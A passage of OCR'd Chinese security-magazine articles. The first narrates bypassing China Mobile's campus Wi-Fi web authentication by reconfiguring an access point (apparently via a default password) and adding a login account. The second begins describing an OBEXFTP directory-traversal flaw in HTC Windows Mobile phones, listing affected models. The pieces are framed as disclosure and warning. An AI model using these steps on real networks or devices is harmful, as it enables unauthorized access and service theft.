


图 6

Web 认证，验证上网账号的合法性，确定该无线连接是否可以访问外网。在凌晨的再次破解中，我在无线路由器配置界面发现的一个认证方式也确认了我的猜想，如图6和图7。

知道了工作过程，下一步就简单了，在无线路由器的认证模式里面选择“内部 portal 服务器＋内部 radius 服务器”，如图 8。

下一步就是添加一个登录时验证的用户，点击图 8 左下角“点击这里 转到用户管理”，在这个页面添加一个账户和口令，如图9。




图 7




图 8




图 9

保存一下我们对路由器配置的修改。现在再输入网址，这次会转到一个很简单的 Web 认证界面，如图 10。




图 10

然后用刚刚添加的账户和口令进行登录，登录成功如图 11，(登录成功页面上的按钮文字为“下线”，因为我使用的是谷歌浏览器，所以显示的是乱码)。

再次访问外网，哈哈，可爱的网站重新出现了，打开QQ，OK 登陆上了，如图12，(注意，我的有线宽带连接已经禁用了)。打开迅雷，哇，速度超快。




图 11




图 12

到此，已经成功绕过了移动随e行的验证。回到路由器配置页面，把前面备份的配置文件覆盖掉我们修改过的，再次访问外网，又运行了移动随 e 行的认证页面。这次破解到此成功结束。我又用同样的方法测试联通 (SSID：CHINAUNICOM)，发现联通对访问AP的客户端进行了 MAC 地址过滤，或者是其他的什么措施，无法登录到无线路由器的登录页面。关于详细的无线认证分析，和破解的深层协议分析，我另外写了一篇文章。

考虑了好久，一直犹豫是不是写这篇稿子，并不是藏私，(破解成功后我从来没有使用)。因为怕大部分高校 WLAN 都存在这个漏洞，造成恶劣影响。但最后还是在一个月之后写了。没有攻，哪有防？网络就是在攻与防中不断完善，不断进步的。希望大家不要做出破坏举动。有什么疑惑或者指教欢迎大家和我交流。

编辑点评：利用默认密码破解路由然后增加上网帐号，是这样的一个思路。

无线黑客漏洞讲堂系列 2
——蓝牙攻击之 OBEXFTP 目录遍历漏洞

图/杨哲/Longas 【ZerOne】

前言：09 年 12 月在北京参加电子工业出版社承办的“中国软件安全峰会”，做手机设备安全演讲时，提到了这个去年公布的文件目录遍历漏洞，英文中称之为 Directory Traversal vulnerability，很有意思，主要针对 HTC 高端手机设备，无论行货还是水货。鉴于最近看到周围有很多朋友都在用 HTC、多普达的智能手机，觉得还是提示大家一下比较好。

一、漏洞介绍

1.1 受影响的无线网络设备

运行 Windows Mobile 5.0、5.1、6.0 的 HTC 设备。具体有 Touch Diamond/ Diamond (P3702)/ Touch Pro/ Touch HD/ Touch 3G/ Touch Cruise/ Touch Viva/ Touch Dual/ Touch Cruise (09)/ Touch 等型号。如下图 1 所示为 HTC Sprint 智能手机。正如大家所想，作为 HTC 在国内的品牌——“多普达”智能手机，绝大部分型号同样存在此安全漏洞。如图 2 所示为多普达 S1 精英版智能手机。



图 1



图 2

1.2 关于 OBEXFTP 服务

当前大多数 Windows Mobile 手机都会内置一个蓝牙协议栈，以便与其它远程设备进行蓝牙通信。在协议栈可能实现的所有蓝牙服务中，由文件传输配置文件（File Transfer Profile, OBEX FTP）定义的服务是最常见的一种。

OBEXFTP 服务通过蓝牙无线通信协议实现了文件共享。它不仅可以用来将文件从手机传送至其他远程设备上，还能够允许远程设备浏览手机的共享文件夹，并可进行文件下载。

通常，OBEXFTP 服务是这样配置的：指定某一个文件夹进行共享，用户就可以在此存放共享的文件。默认的文件夹是：My Device\My Documents\Bluetooth Share（在英语版本中）或者是 My Device\My Documents\ 蓝牙共享（在中文版本中）。




图 3


图 5




图 4




图 6




图 7

